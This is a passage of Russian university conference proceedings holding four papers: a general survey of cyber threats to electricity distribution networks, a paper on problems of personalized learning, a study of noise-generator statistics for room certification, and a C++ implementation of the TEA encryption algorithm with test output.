ИНЦИДЕНТЫ КИБЕРУГРОЗ В РАСПРЕДЕЛИТЕЛЬНЫХ СЕТЯХ: АНАЛИЗ И РЕКОМЕНДАЦИИ ПО БЕЗОПАСНОСТИ CYBER THREAT INCIDENTS IN DISTRIBUTION NETWORKS: SECURITY ANALYSIS AND RECOMMENDATIONS

Аннотация. В данной статье рассматриваются киберугрозы и уязвимости в распределительных сетях. Основное внимание уделено инцидентам, связанных с информационной безопасностью и анализу неблагоприятных событий, таких как кибератаки и технические сбои. Также в статью включены результаты наблюдений среди организаций, где видны высокие степени воздействия киберугроз.

Abstract. This article conducts a study of cyber threats and vulnerabilities in distribution networks. The focus is on incidents, information security boundaries, and analysis of adverse events such as cyber-attacks and technical events. The article also includes the results of research among organizations that are experiencing serious consequences of cyber threats.

Ключевые слова: киберугрозы, информационная безопасность, энергетика, распределительные системы, уязвимости.

Key words: cyber threats, information security, energy, distribution systems, vulnerabilities.

Введение

Теперь, когда с каждым днем разработка и технологии развиваются с высокой скоростью, защита информации особенно актуальна. Преступники начинают вторгаться во многие области жизни человека. Например, распределительные сети: о них и будет идти речь.

Распределительные сети электрической энергии - сети, питающие силовые электроприемники. Они предназначены для доставки электроэнергии напряжением от 6 кВ до 10 кВ к потребителю. Также для распределения энергии по подстанциям и сбора мощностей теплофикационных и гидравлических подстанций.

Распределительные сети, которые обеспечивают поставки электричества, воды и других ресурсов, становятся все более уязвимыми к киберугрозам: поэтому в этой связи незамедлительно возрастает необходимость в тщательном анализе и разработке действенных стратегий защиты таких особо важных для нас инфраструктур. Кибератаки могут привести не только к финансовым потерям, но и к серьезным последствиям для общественной безопасности и стабильности.

Данная статья направлена на исследование инцидентов киберугроз, произошедших в распределительных сетях, с акцентом на выявление основных уязвимостей и анализ факторов, способствующих этим инцидентам.

Основная часть

Источниками исторической информации о киберугрозах и уязвимостях в распределительных сетях являются в первую очередь управление водных ресурсов и энергетики, центр по инфраструктуре. Кроме того, существуют более общие источники, которые не только обсуждают киберугрозы и уязвимости в электроснабжении, но и в более общем целом для организаций [1].

Далее рассматриваются киберугрозы и уязвимости из этих источников. Большинство источников сосредоточены на преднамеренных/злонамеренных действиях. В данной статье предпринимаются попытки провести различие между угрозами и уязвимостями, хотя это не всегда четкое различие, и это не всегда делается в источниках.

Правила готовности к чрезвычайным ситуациям в сфере энергетики требуют от операторов распределительных сетей сообщать о нежелательных инцидентах, которые привели или могли привести к снижению безопасности поставок, включая инциденты, связанные с ИТ-системами. Данная статья не ограничивается киберугрозами и охватывает все электроснабжение, а не только коммунальные услуги [3].

Используются следующие категории неблагоприятных событий:

1. Неблагоприятные погодные условия.
2. Технический сбой.
3. Кража со взломом и саботаж.
4. Информационная безопасность.
5. Центральное теплоснабжение.
6. Вредоносное ПО ИКТ и системные ошибки.
7. Человеческая ошибка.
8. Другие события [2].

Угрозы. Почти 70 процентов организаций ответили, что у них были нежелательные инциденты, связанные с киберугрозами. 59 процентов ответили, что у них были инциденты, которые они воспринимали как серьезные. Отчет показывает, что было явно больше угроз, нацеленных на административные системы (клиентская система, финансовая система, система обслуживания и т. д.), чем на систему оперативного управления [4].

Большинство инцидентов против систем оперативного управления произошли в небольших организациях (1-19 сотрудников). Наиболее распространенным инцидентом

является мошенничество, которое в основном включает попытки мошенничества по электронной почте. Другие распространенные случаи – это заражение вирусами/вредоносными программами, попытки утечки данных/взлома и повреждение компьютера.

Ущерб данным включает несанкционированное изменение/удаление данных, целевые действия, направленные на снижение доступности данных, программы-вымогатели и т. д.

Уязвимости. Организации также спрашивали об их практиках обеспечения безопасности, и ответы на этот вопрос дают некоторую информацию о том, где организации могут быть уязвимы. Были заданы следующие три вопроса: аутсорсинг, зависимость от поставщиков, система управления информационной безопасностью [2].

Было идентифицированы активы в распределительной сети. После идентификации активов были идентифицированы киберугрозы, которые могут нанести вред активам. Наконец, угрозы были оценены по вероятности и последствиям.

В результате было выявлено большое количество киберугроз, и не все из них можно воспроизвести здесь. Были особо выделены следующие:

Киберугрозы в распределительных сетях.

Предполагаются различные векторы атак. Наиболее вероятными считаются третьи стороны/поставщики, а также физический доступ к оборудованию и различные типы вредоносного кода и фишинга. Также выделены атаки на инфраструктуру связи. Некоторые типы атак на инфраструктуру считаются имеющими высокие последствия, но неясно, как рассматривать вероятность таких атак. Сотрудники являются важным вектором атаки, и поэтому важно работать с такими угрозами, как социальная инженерия, шантаж и неверные слуги. Некоторые роли, такие как администратор, могут подвергаться более высокому риску, чем другие [5].

Можно также упомянуть, что были выявлены многие из угроз, обсуждавшихся ранее. Также был выявлен ряд других угроз, таких как:

1. Атака на DMS.
2. Манипулирование датчиками.
3. Деактивация компонентов.
4. Изменение или потеря информации о клиенте [4].

Заключение

Было исследовано несколько преднамеренных киберугроз для энергетической отрасли, которые пока не привели к серьезным последствиям. Это показывает, что энергоснабжение относительно хорошо защищено. Однако есть несколько наблюдений, которые вызывают некоторую обеспокоенность. Международные инциденты показывают, что злоумышленники продвинуты и имеют возможности атаковать системы оперативного управления. Обзор незарегистрированных инцидентов показывает, что большая часть инцидентов обнаруживается случайно. Технологические и организационные разработки могут привести к новым или усиленным уязвимостям, таким как:

1. Уязвимости, связанные с длинными цифровыми цепочками поставок.
2. Аутсорсинг услуг и зависимость от поставщиков.
3. Увеличение количества услуг, доступных через Интернет.
4. Облачные сервисы и центры обработки данных.
5. Интернет вещей и датчики.

Нельзя также забывать о более традиционных и известных уязвимостях, которые все еще могут быть использованы, таких как киберугрозы в распределительных сетях:

1. Недостаточный контроль учетных записей пользователей и паролей.
2. Отсутствующие обновления безопасности.
3. Неадекватное прекращение услуг, которые больше не используются.

4. Неправильные конфигурации.
5. Человеческий фактор.
6. Недостаточная осведомленность о безопасности или работа по обеспечению безопасности.
7. Недостаток оборудования/процессов для поддержки хорошей безопасности.

СПИСОК ИСТОЧНИКОВ

1. Обласов, А. А. Деликтные риски предпринимательства и методы управления ими : специальность 08.00.05 «Экономика и управление народным хозяйством (по отраслям и сферам деятельности, в т.ч.: экономика, организация и управление предприятиями, отраслями, комплексами; управление инновациями; региональная экономика; логистика; экономика труда; экономика народонаселения и демография; экономика природопользования; экономика предпринимательства; маркетинг; менеджмент; ценообразование; экономическая безопасность; стандартизация и управление качеством продукции; землеустройство; рекреация и туризм)» : автореферат диссертации на соискание ученой степени кандидата экономических наук / Обласов Андрей Александрович. – Комсомольск-на-Амуре, 2012. – 23 с. – EDN QIDKZH.
2. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.
3. Угрозы кибербезопасности / И. Д. Гусев, И. В. Караванов, И. В. Бондарев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 184-186. – EDN WPHHRD.
4. Проблемы кибербезопасности предприятия / Е. И. Монастырская, У. В. Сеница, М. М. Минаковский, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 254-256. – EDN SNTNRD.
5. Обласов, А. А. Активная защита в кибербезопасности / А. А. Обласов, А. В. Жилин // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 229-232. – EDN MIIIGYS.

УДК 004.8

Кортун Варвара Сергеевна, аспирант, Комсомольский-на-Амуре государственный университет

Kortun Varvara Sergeevna, postgraduate, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРОБЛЕМЫ СОВРЕМЕННОГО ПЕРСОНАЛИЗИРОВАННОГО ОБУЧЕНИЯ PROBLEMS OF MODERN PERSONALIZED LEARNING

Аннотация. В данной работе рассматривается перспективное направление образования – персонализированное обучение. Описаны проблемы такого обучения на данном моменте его реализации. Также в работе предложены пути решения данных проблем, которые сдерживают эффективное применение и внедрение персонализированного обучения в образовательный процесс.

Abstract. This paper considers a promising direction of education - personalized learning. The disadvantages of such learning at this point of its implementation are described. Also, the paper proposes ways to solve these problems that hinder the effective application and implementation of personalized learning in the educational process

Ключевые слова: персонализированное обучение, нейронные сети, математическое моделирование, национальная технологическая инициатива, электронное обучение.

Key words: personalized learning, neural networks, mathematical modeling, national technology initiative, e-learning.

Введение

Современное образование переживает значительные изменения, обусловленные стремительным развитием технологий и изменением потребностей общества. Одним из наиболее перспективных направлений в этой области является персонализированное обучение, которое направлено на адаптацию учебного процесса к индивидуальным особенностям и потребностям каждого учащегося. Персонализированное обучение предполагает использование данных о студентах, современных технологий и педагогических инноваций для создания уникальных образовательных траекторий, которые способствуют эффективному усвоению знаний и развитию навыков обучающихся.

Однако, несмотря на многообещающие перспективы, персонализированное обучение сталкивается с рядом значительных проблем. Данные проблемы охватывают некоторые аспекты, включая технологические ограничения, отсутствие формализации и инструментов реализации.

Цель данной статьи – рассмотреть ключевые проблемы современного персонализированного обучения и предложить возможные пути их решения.

Основная часть

Исходя из модели (рисунок 1), описывающей процесс сопоставления типов занятий и вида учебного материала [1], ее применение в качестве инструмента для повышения эффективности обучения оказалось недостаточным. В связи с этим был сделан вывод о том, что на усвояемость знаний учащимися оказывают влияние иные характеристики, которые учитываются исключительно в контексте персонализированного обучения.

Персонализированное обучение считается одним из ключевым вектором развития рынка, определенным Национальной технологической инициативой 2035 (НТИ 2035), то есть это сервисы и технологии с персонализированным подходом к развитию потенциала человека и обязательным вектором развития вовлеченности и увлеченности, с поддержкой выявления и достижения персональных целей, практики построения траекторий развития с учетом персональных особенностей человека.

На данный момент такой подход к обучению имеет ограничения в реализации и применении.

Технологические ограничения являются одним из ключевых факторов, сдерживающих эффективное внедрение и развитие персонализированного обучения. Как определено в научных работах [2, 3, 4], эти ограничения проявляются в нескольких аспектах, включая недостаток качественных данных, ограниченную точность алгоритмов и моделей, а также проблемы с интеграцией и совместимостью различных технологических систем.



Рисунок 1 – Модель сервиса для определения видов материалов для занятий

Для реализации качественного персонализированного обучения, говоря о недостатке данных, необходимы точные и актуальные сведения о студентах. Для этого необходимо определить набор данных, содержащий информацию об их учебной деятельности и личностных характеристиках (например, стиль обучения, уровень мотивации, когнитивные навыки, уровень интеллекта, тип темперамента и так далее), которого будет осуществляться сбор и анализ данных.

Одними из инструментов математического аппарата, решающих данную проблему, являются теория искусственных нейронных сетей, например, BiLSTM (рисунок 2) или RNN (рисунок 3), классификация, кластерный и регрессионный анализ и другие методы Data Mining.




Рисунок 2 – Структура BiLSTM




Рисунок 3 – Структура фрагмента RNN

Существующие математические модели [4, 5] могут быть недостаточно точными или гибкими для учета всех индивидуальных особенностей обучающихся, что может привести к ошибкам в персонализации учебного процесса. Говоря о неточности модели, мы можем связать это с количеством и качеством входных данных, описанных выше. Так как задача персонализированного обучения является многокритериальной задачей в условиях неточности и неполноты данных необходимо предложить такую математическую модель, которая будет удовлетворять условию реализации гибкого подхода к каждому обучающемуся.

Заключение

Персонализированное обучение представляет собой перспективное направление в образовательной практике, которое направлено на адаптацию учебного процесса к индивидуальным потребностям и особенностям каждого учащегося.

Внедрение инновационных решений, улучшение инфраструктуры и формализация данных являются ключевыми шагами на пути к эффективному персонализированному обучению.

В работе были определены ключевые проблемы такого обучения и предложены обобщенные методы их решения.

Таким образом, для успешного внедрения и развития персонализированного обучения необходимо учитывать все вышеуказанные аспекты, которые будут способствовать созданию более эффективных образовательных систем.

СПИСОК ИСТОЧНИКОВ

1. Абарникова, Е. Б. Парадигма цифрового образования и использование цифровых образовательных технологий в учебном процессе / Е. Б. Абарникова, В. С. Кортун // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2023. – № 5(69). – С. 67-75. – DOI 10.17084/20764359-2023-69-67. – EDN ZGWWGA.
2. Крайнова, П. О. Система персонализированного обучения в школьном образовании: проблемы внедрения и адаптации // Проблемы современного образования. – 2020. вып. 5. – URL: <https://cyberleninka.ru/article/n/sistema-personalizirovannogo-obucheniya-v-shkolnom-obrazovanii-problemy-vnedreniya-i-adaptatsii> (дата обращения: 01.12.2024).
3. Соболева, Е. В. Особенности проектирования персонализированной образовательной модели при работе с технологиями создания объёмных изображений // Вестник НГПУ. – 2020. вып. 3. – URL: <https://cyberleninka.ru/article/n/osobennosti-proektirovaniya-personalizirovannoy-obrazovatelnoy-modeli-pri-rabote-s-tehnologiyami-sozdaniya-obyomnyh-izobrazheniy> (дата обращения: 01.12.2024).
4. Алдунин, Д. А. Математическая модель для построения оптимальной индивидуальной образовательной траектории обучающегося при изучении массовых открытых онлайн-курсов / Д. А. Алдунин, Г. Г. Федин // Информационные технологии. – 2019. – Т. 25, № 4. – С. 250-256. – DOI 10.17587/it.25.250-256. – EDN CBWZLS.
5. Рогальский, Е. С. Проектирование технологий и новых форм электронного обучения с помощью математических моделей / Е. С. Рогальский // Инновационные образовательные технологии. – 2014. – № 2(38). – С. 33-39. – EDN XWLITB.

УДК 004.03

Кузнецова Светлана Константиновна, студент, Комсомольский-на-Амуре государственный университет

Kuznetsova Svetlana Konstantinovna, student, Komsomolsk-na-Amure State University

Вильдякин Геннадий Федорович, кандидат технических наук, профессор, Комсомольский-на-Амуре государственный университет

Vildyaykin Gennady Fedorovich, Candidate of Engineering Sciences, Professor, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ХАРАКТЕРИСТИК ШУМОВОГО СИГНАЛА, ИСПОЛЬЗУЕМОГО ПРИ АТТЕСТАЦИИ ПОМЕЩЕНИЙ INVESTIGATION OF THE CHARACTERISTICS OF THE NOISE SIGNAL USED IN THE CERTIFICATION OF PREMISES

Аннотация. Представлены результаты измерения распределения плотности вероятности мгновенных значений шума, методом, основанным на подсчете импульсов, которые превышали заданные пороги значений. Распределение полученных значений были про-

верены на совпадение с нормальным законом распределения вероятностей. Сравнение значений теоретической и эмпирической плотности представлены на графиках.

Abstract. The results of measuring the probability density distribution of instantaneous noise values by a method based on counting pulses that exceeded the specified thresholds of values are presented. The distribution of the obtained values was checked for coincidence with the normal law of probability distribution. The comparison of theoretical and empirical density values is shown in the graphs.

Ключевые слова: система безопасности, защита информации, безопасность данных, нормальный закон распределения вероятностей, блоки памяти, накопители.

Key words: security system, information protection, data security, normal law of probability distribution, memory blocks, storage devices.

Введение

Аттестация защищаемых и выделенных помещений требует проведение проверки эффективности противодействия акустической речевой разведки. Использование шумового сигнала для этих целей регламентировано нормальным распределением плотности вероятности мгновенных значений в октавных полосах, (далее $P_{окт}$) [1]. Однако порядок, методики определения $P_{окт}$ отсутствуют. Существующие в стране единичные лабораторные стенды исследования спектральной плотности шумовых сигналов громоздки и не применимы при аттестации помещений. Нами разработана упрощенная методика измерения $P_{окт}$, основанная на подсчете числа импульсов мгновенных значений напряжений сигнала.

Цель данной работы: исследовать и рассчитать распределение плотности вероятности мгновенных значений шума. Провести сравнительный анализ значений теоретической и эмпирической плотности при помощи графиков.

Для проведения измерений потребуются генераторы шума «Спрут» и «Соната СА-65А». Измерения будут проведены, в том числе с использованием осциллографы GDS-71062F (цифровой, запоминающий), С1-96 с фиксацией реализации.

Основная часть

Величина мгновенной амплитуды шума является случайной величиной x , μ . Среднеквадратичные (rms) значения шума V_n представляет стандартное отклонение σ распределения шума. Отношение числа случайной величины n_i в исследуемом интервале (t_{i-1}, t_i) к общему числу значений реализации $t_{реал}$ представляет собой эмпирическую вероятность событий, которую можно записать так:

$$P_{эмп.э}(\sigma, n) = \frac{\tau_{имп} n_i}{t_{реал}}, \quad (1)$$

где $\tau_{имп}$ - длительность импульса в момент превышения σ_i .

В исследование необходимо получить временную реализацию напряжения шума в октавных полосах V_n . Затем посчитать количество n_i и длительность $\tau_{имп}$ импульсов для различных значений σ (от 0 до 3σ), рассчитать и построить распределение, эмпирическую вероятность $P_{эмп.э}(\sigma_i)$ в октавных полосах. Построить теоритическую кривую распределения вероятности спектральной плотности для Гауссова шума и сравнить с полученными результатами.

Кривая нормального закона распределения случайной величины описывается формулой [2]:

$$P_{гаусс}(\sigma) = \frac{1}{\sigma\sqrt{2\pi}} \cdot e^{-\frac{(x-\mu)^2}{2\sigma^2}}, \quad (2)$$

Для сравнения с эмпирической вероятностью $P_{эмп.э}(\sigma_i)$ график $P_{гаусс}(\sigma)$ построен для $\mu = 0$, что отражено на рисунках № 2 и № 3.

На рисунке 1 представлена схема проведения измерений.




Рисунок 1- Схема получения временной реализации шума в октавной полосе

Для регистрации временной реализации использовались осциллографы GDS-71062F (цифровой, запоминающий) или С1-96 с фиксацией реализации цифровым фотоаппаратом. Исследовались генераторы шума «Спрут» и «Соната СА-65А». Сигнал формировался октавным фильтром шумомера 00017. Количество и длительность импульсов в реализации на уровне $V_{rms,i}$ фиксировалось и измерялось непосредственно на цифровом осциллографе. В случае фотографирования с экрана осциллографа С1-96 или GDS-71062F количество и длительность импульсов в реализации определялось на экране компьютера.

На рисунках 2 и 3 представлены осциллограммы и вероятность спектральной плотности шума $P_{окт}$ в октавных полосах генераторов «Спрут» и «Соната СА-65».

На точность измерения влияют частота следования импульсов и длительность импульса, а также ширина полосы, то есть разница в напряжениях порогов ограничения.

Сплошными линиями отражены графики нормального стандартного распределения при значениях $\mu=0$ и различных σ .




Рисунок 2 - Осциллограммы и вероятность спектральной плотности шума в октавных полосах генератора «Спрут»




Рисунок 3 - Осциллограммы и вероятность спектральной плотности шума в октавных полосах генератора «Соната СА-65»

Результаты измерений и расчета распределения плотности вероятности мгновенных значений шума, которые получены при исследовании, на рисунках отмечены крестиками.

Заключение

Сравнение значений теоретической и эмпирической плотности на графиках рисунков 2, говорит об их совпадении. Можно считать, что для генератора «Спрут» требования руководящего документа [1] выполняются. Для генератора «Соната СА-65», рисунок 3, имеем существенные отклонения измеренных значений от нормального распределения в октавных полосах.

Предложен упрощенный метод измерения распределения плотности вероятности мгновенных значений шума, основанный на подсчете импульсов.

Измерения проведены осциллографом в режиме фиксации требуемой временной реализации шума. Для мгновенных значений шума в октавных полосах получены результаты измерений и расчета вероятности распределения плотности, которые были проверены на совпадение с нормальным законом распределения вероятностей [3 - 4].

СПИСОК ИСТОЧНИКОВ

1. Временная методика оценки защищенности помещений от утечки речевой конфиденциальной информации по акустическому и виброакустическому каналам.. М.: Изд-во Гостехкомиссии России, 2001. - 71 с.
2. Вентцель, Е. С. Теория вероятностей : Учебник для студентов высших технических учебных заведений / Е. С. Вентцель. – 12-е издание, стереотипное. – Москва : "Юстиция", 2018. – 658 с. – ISBN 978-5-4365-1927-2. – EDN XBXTSH.
3. Кропотов, Ю. А. Временной интервал определения закона распределения вероятности амплитуд речевого сигнала / Ю. А. Кропотов // Радиотехника. – 2006. – № 6. – С. 97-98. – EDN HUBMGX.
4. Комплексная защита информации: Сборник материалов XXIX научно-практической конференции, Санкт-Петербург, 15–17 мая 2024 года. – Санкт-Петербург: Санкт-Петербургский политехнический университет Петра Великого, 2024. – 292 с. – ISBN 978-5-7422-8659-2. – ED5N DKKUSJ.

УДК 004.056

Кузнецова Светлана Константиновна, студент, Комсомольский-на-Амуре государственный университет

Kuznetsova Svetlana Konstantinovna, student, Komsomolsk-na-Amure State University

Пехтелева Валентина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Pekhteleva Valentina Viktorovna, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

РЕАЛИЗАЦИЯ АЛГОРИТМА ТЕА IMPLEMENTATION OF THE ALGORITHM TEA

Аннотация. При написании статьи был рассмотрен алгоритм шифрования данных ТЕА с реализацией на языке программирования C++. В ходе работы запрашивается и считывается текст от пользователя, после данный текст проходит процесс шифрования и выводится в шестнадцатеричном формате. Далее происходит дешифрование данных. После производится проверка, результат которой определяет, совпадает ли расшифрованный текст с исходным.

Abstract. When writing the article, the TEA data encryption algorithm with implementation in the C++ programming language was considered. During operation, text from the user is requested and read, after which the text goes through the encryption process and is output in hexadecimal format. Next, the data is decrypted. After that, a check is performed, the result of which determines whether the decrypted text matches the original one.

Ключевые слова: шифрование, криптография, алгоритм TEA, защита, безопасность данных.

Key words: encryption, cryptography, TEA algorithm, protection, data security.

Введение

Цель данной работы: освоить алгоритм шифрования данных TEA и его программную составляющую с использованием языка программирования C++. В процессе написания статьи были задействованы работы: А. Е. Жуков, В. Ю. Подставников и других.

Алгоритм TEA (Tiny Encryption Algorithm) – это симметричный блочный шифр, который использует блоки фиксированной длины 64 бита и ключи длиной 128 бит [1]. Основная идея TEA заключается в выполнении 64 раундов обработки данных, в каждом из которых применяются битовые сдвиги, сложения и логические операции XOR.

Одним из преимуществ алгоритма TEA является его высокая скорость работы. Простые математические операции требуют незначительных вычислительных ресурсов, что делает TEA подходящим выбором для приложений с ограниченными ресурсами.

Внутренний процесс шифрования и расшифровки включает использование четырех 32-битных слов, полученных из 128-битного ключа. В процессе обработки входные данные (64 бита) делятся на две 32-битные части. В каждом из 64 раундов алгоритм производит операции с использованием элементов ключа, в результате чего формируется 64-битный зашифрованный блок. Процесс расшифровки аналогичен шифрованию, но операции выполняются в обратном порядке, что позволяет восстановить оригинальный текст [2].

Основная часть

Для осуществления ввода и вывода данных в консоли, работы с массивами фиксированного размера и для корректной работы со строками подключим библиотеки: `iostream`, `array`, `string`.

Определим основную функцию для шифрования и дешифрования данных. Входными параметрами будут: массив, состоящий из двух длинных целых чисел, который будет содержать данные для шифрования или дешифрования, массив из четырёх длинных целых чисел, представляющий ключ шифрования и флаг, указывающий, необходимо ли шифровать (`true`) или расшифровывать (`false`) данные (рисунок 1).

```
void tea(std::array<long, 2>& v, const std::array<long, 4>& k, bool encode) {
    unsigned long y = v[0];
    unsigned long z = v[1];
    unsigned long sum = 0;
    unsigned long delta = 0x9e3779b9;
    unsigned long n = 32;
```

Рисунок 1 – Функция TEA

При проведении шифрования за 32 раунда значения `y` и `z` изменяются с помощью побитовых операций [3]. На каждой итерации к `sum` прибавляется значение `delta`, после чего `y` и `z` обновляются с использованием ключей `k` (рисунок 2).

```
if (encode) {
    while (n-- > 0) {
        sum += delta;
        y += ((z << 4) + k[0]) ^ (z + sum) ^ ((z >> 5) + k[1]);
        z += ((y << 4) + k[2]) ^ (y + sum) ^ ((y >> 5) + k[3]);
    }
}
```

Рисунок 2 – Шифрование

При дешифровании значения y и z восстанавливаются, sum уменьшается на каждом шаге (рисунок 3).

```
else {
    sum = delta << 5;
    while (n-- > 0) {
        z -= ((y << 4) + k[2]) ^ (y + sum) ^ ((y >> 5) + k[3]);
        y -= ((z << 4) + k[0]) ^ (z + sum) ^ ((z >> 5) + k[1]);
        sum -= delta;
    }
}
```

Рисунок 3 – Дешифрование

Для шифрования текстовых данных строка преобразуется в массив целых чисел, для дешифрования – обратно в строку [4].

В функции "main" запрашивается и считывается текст от пользователя, затем данный текст преобразуется в массив. После шифрования данных текст выводится в шестнадцатеричном формате. Далее происходит расшифровка зашифрованных данных с последующим преобразованием их обратно в строку. Результат проверки определяет, совпадает ли расшифрованный текст с исходным (рисунок 4).

```
int main() {
    std::string input_text;
    std::cout << "Enter the text to be encrypted: ";
    std::getline(std::cin, input_text);

    std::array<long, 2> v = string_to_long_array(input_text);

    std::array<long, 4> k = { 0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210 };

    tea(v, k, true);
    std::cout << "Encrypted text (in hexadecimal format): ";
    std::cout << std::hex << v[0] << " " << v[1] << std::dec << std::endl;

    tea(v, k, false);
    std::string decrypted_text = long_array_to_string(v);
    std::cout << "Decrypted text: " << decrypted_text << std::endl;

    if (input_text == decrypted_text) {
        std::cout << "Success!!!" << std::endl;
    }
    else {
        std::cout << "Error." << std::endl;
    }
    return 0;
}
```

Рисунок 4 – Основная функция

Данная программа реализует алгоритм шифрования ТЕА, позволяющий шифровать текстовые данные и дешифровать их, применяя побитовые операции и массивы фиксированной длины [5]. Проведем тестирование программы (рисунок 5).

```
Консоль отладки Microsoft Visual Studio
Enter the text to be encrypted: 12345678
Encrypted text (in hexadecimal format): 94de4e29 fc80ed71
Decrypted text: 12345678
Success!!!
```

Рисунок 5 – Результат работы программы

Заключение

В данной статье показана реализация алгоритма симметричного блочного шифрования ТЕА (Tiny Encryption Algorithm) на языке C++. Алгоритм обеспечивает шифрование и дешифрование 64- битных блоков данных с использованием ключа путем выполнения циклов обработки с побитовыми сдвигами и операцией XOR.

Основные функции кода включают преобразование строк в массивы целых чисел, выполнение шифрования с заданным ключом и проверку корректности расшифровки. Программа запрашивает ввод исходного текста и выводит соответствующий зашифрованный и расшифрованный текст.

Используемые библиотеки, такие как `iostream` и `string`, обеспечивают функциональность для работы с вводом-выводом и строками, что делает программу более удобной и эффективной.

СПИСОК ИСТОЧНИКОВ

1. Жуков, А. Е. Легковесная криптография. Часть 1 / А. Е. Жуков // Вопросы кибербезопасности. – 2015. – № 1(9). – С. 26-43. – EDN TORAOZ.
